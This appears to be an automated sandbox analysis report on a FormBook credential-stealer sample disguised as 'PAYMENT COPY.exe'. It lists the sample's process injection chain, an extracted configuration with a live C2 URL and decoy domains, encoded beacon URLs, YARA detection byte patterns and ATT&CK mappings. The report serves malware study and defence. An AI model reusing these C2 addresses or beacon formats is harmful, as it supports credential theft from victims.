ID: 385291
Sample Name: PAYMENT COPY.exe
Cookbook: default.jbs
Time: 09:43:56
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report PAYMENT COPY.exe

Overview


General Information

Sample Name:	PAYMENT COPY.exe
Analysis ID:	385291
MD5:	0cdbfdf044cfa1d…
SHA1:	124e5c370a1038..
SHA256:	8d85a4dbf755253.
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Contains functionality to prevent loc…
- Executable has a suspicious name (…
- Initial sample is a PE file and has a …
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…

Classification



Startup

- **System is w10x64**
- PAYMENT COPY.exe (PID: 6544 cmdline: 'C:\Users\user\Desktop\PAYMENT COPY.exe' MD5: 0CDBFDF044CFA1D810ED06B745AC9CD9)
  - PAYMENT COPY.exe (PID: 6592 cmdline: 'C:\Users\user\Desktop\PAYMENT COPY.exe' MD5: 0CDBFDF044CFA1D810ED06B745AC9CD9)
    - explorer.exe (PID: 3440 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - msdt.exe (PID: 6808 cmdline: C:\Windows\SysWOW64\msdt.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
        - cmd.exe (PID: 6856 cmdline: /c del 'C:\Users\user\Desktop\PAYMENT COPY.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6864 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.cursosdigitaisbr.com/eqas/"
  ],
  "decoy": [
    "elitereliableservices.com",
    "mmidyat.com",
    "undergroundtreehouserecords.com",
    "kakavjesajt.com",
    "rainbowrichesonlineslots.com",
    "sportfest40.com",
    "doubletc.pro",
    "foothillvbc.com",
    "bergvarme-installasjon.com",
    "mural.institute",
    "thewanderingflamingo.com",
    "teacherautomation.com",
    "sunberry.icu",
    "sebastian249.com",
    "cjaccessories.net",
    "cantonpod.com",
    "successshogi.xyz",
    "labsaguniminuto.com",
    "trancetherapysessions.com",
    "beyoncos.com",
    "agasete.com",
    "mg-izkerr8.net",
    "theonyxaffect.com",
    "modala.net",
    "boardgameschronicle.com",
    "ateliemundodaju.com",
    "llmav.xyz",
    "friedlinefamily.com",
    "whizzx.com",
    "leadingbusinessstrategies.com",
    "holidayspreesweepstakes.com",
    "nescleanups.com",
    "byyann.com",
    "cupidwealthmanagement.com",
    "exactcoach.site",
    "35efb510815e.com",
    "cablepd.com",
    "brokearchives.com",
    "spazio-living.com",
    "quantize.fund",
    "mexicoaprende.online",
    "mireiaclua.com",
    "360caiyin.com",
    "sharprenovationsusa.com",
    "yomeformo.online",
    "onebasketball.team",
    "planchadoraautomatica.com",
    "huaguoxianflushing.com",
    "misskarenwnglishteacher.com",
    "pasta-pop.com",
    "kuihua0101.com",
    "gabrielesantoro.com",
    "healthtransformationnetwork.com",
    "comicexplosion.com",
    "ebikestore.online",
    "luewhhedre.com",
    "xn--vensmasajsalonu-1vb.com",
    "cazataxservices.com",
    "hotelmanagementtech.com",
    "curiget.xyz",
    "greenviewholidays.com",
    "casinobetdeals.com",
    "stripepayment.online",
    "shelfcorpsale.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.341537676.0000000002650000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000001.00000002.341537676.0000000002650000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000001.00000002.341537676.0000000002650000.00000004.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166c9:$sqlite3step: 68 34 1C 7B E1 • 0x167dc:$sqlite3step: 68 34 1C 7B E1 • 0x166f8:$sqlite3text: 68 38 2A 90 C5 • 0x1681d:$sqlite3text: 68 38 2A 90 C5 • 0x1670b:$sqlite3blob: 68 53 D8 7F 8C • 0x16833:$sqlite3blob: 68 53 D8 7F 8C
00000005.00000002.593833338.0000000000F20000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000005.00000002.593833338.0000000000F20000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
2.1.PAYMENT COPY.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.1.PAYMENT COPY.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b92:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13391:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b1f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1260c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9322:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18997:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a3a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
2.1.PAYMENT COPY.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158c9:$sqlite3step: 68 34 1C 7B E1 • 0x159dc:$sqlite3step: 68 34 1C 7B E1 • 0x158f8:$sqlite3text: 68 38 2A 90 C5 • 0x15a1d:$sqlite3text: 68 38 2A 90 C5 • 0x1590b:$sqlite3blob: 68 53 D8 7F 8C • 0x15a33:$sqlite3blob: 68 53 D8 7F 8C
2.2.PAYMENT COPY.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.PAYMENT COPY.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85f8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8992:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146a5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14191:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147a7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1491f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93aa:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1340c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa122:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19797:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a83a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration
- Performs DNS queries to domains with low reputation

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)
- Executable has a suspicious name (potential lure to open the executable)
- Initial sample is a PE file and has a suspicious name

Data Obfuscation:

- Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

- Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Contains functionality to prevent local Windows debugging
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

- Yara detected FormBook


Remote Access Functionality:

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	Path Interception	Process Injection 6 1 2	Virtualization/Sandbox Evasion 3	Input Capture 1	Security Software Discovery 1 4 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 6 1 2	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Steganography	Cached Domain Credentials	System Information Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PAYMENT COPY.exe	32%	Virustotal		Browse
PAYMENT COPY.exe	27%	ReversingLabs	Win32.Trojan.Wacatac	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\nsr3AA2.tmp\ek0j.dll	4%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.1.PAYMENT COPY.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.2.msdt.exe.51e7960.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
1.2.PAYMENT COPY.exe.2650000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
5.2.msdt.exe.e45378.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
2.2.PAYMENT COPY.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
www.beyoncos.com	0%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
kakavjesajt.com	0%	Virustotal		Browse
www.sportfest40.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.cjaccessories.net/eqas/?Kzrx=zlzoH+ErGdORI3KgnipEDQmAM+5mnlewXlSz4LF6ZDcdx8uItHTjoqljxUMZx7tHvLXvbS3vgg==&4h3=vZRDNDdpalAdz8	0%	Avira URL Cloud	safe	
http://www.beyoncos.com/eqas/?Kzrx=vogt4SdM7257j7Tk1uEKvDVNcysLCgoPP/omvU9RbfjhJlgcGqamOKpa157N0oGBpfPcf/L32A==&4h3=vZRDNDdpalAdz8	0%	Avira URL Cloud	safe	
http://www.35efb510815e.com/eqas/?Kzrx=+pdiEsaPT2Qcmu2ts2xxLdHpIsIAjIekwLbYEBSMYRvbotqJwTsf/hFk1ceM/lb+HZzWB3Gpcg==&4h3=vZRDNDdpalAdz8	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sportfest40.com/eqas/?Kzrx=5vTDjg0AbqyZCldj/4uhpy3uniwA6wzjOzlj8Zy6y3xAduLQBKf0xYSENAev/AVhLePpE/aK2w==&4h3=vZRDNDdpalAdz8	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://181ue.com/sq.html?entry=	0%	Avira URL Cloud	safe	
www.cursosdigitaisbr.com/eqas/	100%	Avira URL Cloud	malware	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.cursosdigitaisbr.com/eqas/?Kzrx=967KBfj8+VhMtFT4MuSkf1Q16ympYDb2+7V4ZV0KQDLb45yTiH1Ahm088ZXNCPpC8jR0PY64Fw==&4h3=vZRDNDdpalAdz8	100%	Avira URL Cloud	malware	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.kakavjesajt.com/eqas/?Kzrx=2WJx48jh/thZFm4UaW0+TWvb4qp7q1IcEsHJj26+PoNJlpUOGtb5NswHfLJoC/AYmsRkDoJx/Q==&4h3=vZRDNDdpalAdz8	0%	Avira URL Cloud	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://https://www.8dq98.com/enter/index.html	0%	Avira URL Cloud	safe	
http://www.llmav.xyz/eqas/?Kzrx=ZOpWeYl13G0nYt67dVF2CnLu74JWwlwH6kqD7vFNiwsDSsXFN4+zplc98svsYfoyCRsuDbeIEw==&4h3=vZRDNDdpalAdz8	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.beyoncos.com	14.129.120.32	true	true	• 0%, Virustotal, Browse	unknown
kakavjesajt.com	176.104.107.18	true	true	• 0%, Virustotal, Browse	unknown
www.sportfest40.com	104.21.28.135	true	true	• 0%, Virustotal, Browse	unknown
www.mg-izkerr8.net	52.79.124.173	true	true		unknown
www.llmav.xyz	35.244.230.236	true	false		unknown
shops.myshopify.com	23.227.38.74	true	true		unknown
cursosdigitaisbr.com	167.114.6.31	true	true		unknown
34.anxin58.com	23.225.41.92	true	true		unknown
www.35efb510815e.com	unknown	unknown	true		unknown
www.360caiyin.com	unknown	unknown	true		unknown
www.kakavjesajt.com	unknown	unknown	true		unknown
www.nescleanups.com	unknown	unknown	true		unknown
www.cursosdigitaisbr.com	unknown	unknown	true		unknown
www.stripepayment.online	unknown	unknown	true		unknown
www.cjaccessories.net	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.cjaccessories.net/eqas/?Kzrx=zIzoH+ErGdORI3KgnipEDQmAM+5mnlewXlSz4LF6ZDcdx8uItHTjoqljxUMZx7tHvLXvbS3vgg==&4h3=vZRDNDdpalAdz8	true	• Avira URL Cloud: safe	unknown
http://www.beyoncos.com/eqas/?Kzrx=vogt4SdM7257j7Tk1uEKvDVNcysLCgoPP/omvU9RbfjhJlgcGqamOKpa157N0oGBpfPcf/L32A==&4h3=vZRDNDdpalAdz8	true	• Avira URL Cloud: safe	unknown
http://www.35efb510815e.com/eqas/?Kzrx=+pdiEsaPT2Qcmu2ts2xxLdHpIsIAjIekwLbYEBSMYRvbotqJwTsf/hFk1ceM/lb+HZzWB3Gpcg==&4h3=vZRDNDdpalAdz8	true	• Avira URL Cloud: safe	unknown
http://www.sportfest40.com/eqas/?Kzrx=5vTDjg0AbqyZCldj/4uhpy3uniwA6wzjOzlj8Zy6y3xAduLQBKf0xYSENAev/AVhLePpE/aK2w==&4h3=vZRDNDdpalAdz8	true	• Avira URL Cloud: safe	unknown
www.cursosdigitaisbr.com/eqas/	true	• Avira URL Cloud: malware	low
http://www.cursosdigitaisbr.com/eqas/?Kzrx=967KBfj8+VhMtFT4MuSkf1Q16ympYDb2+7V4ZV0KQDLb45yTiH1Ahm088ZXNCPpC8jR0PY64Fw==&4h3=vZRDNDdpalAdz8	true	• Avira URL Cloud: malware	unknown
http://www.kakavjesajt.com/eqas/?Kzrx=2WJx48jh/thZFm4UaW0+TWvb4qp7q1IcEsHJj26+PoNJlpUOGtb5NswHfLJoC/AYmsRkDoJx/Q==&4h3=vZRDNDdpalAdz8	true	• Avira URL Cloud: safe	unknown
http://www.llmav.xyz/eqas/?Kzrx=ZOpWeYl13G0nYt67dVF2CnLu74JWwlwH6kqD7vFNiwsDSsXFN4+zplc98svsYfoyCRsuDbeIEw==&4h3=vZRDNDdpalAdz8	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000004.00000002.594277957.000000000095C000.00000004.00000020.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000004.00000000.365874428.000000000B1A6000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http:// https://g.alicdn.com/woodpeckerx/jssdk/plugins/performance.js	msdt.exe, 00000005.00000002.59 8191683.0000000005362000.00000 004.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http:// https://g.alicdn.com/woodpeckerx/jssdk/plugins/globalerror.js	msdt.exe, 00000005.00000002.59 8191683.0000000005362000.00000 004.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000004.0000000 0.365874428.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
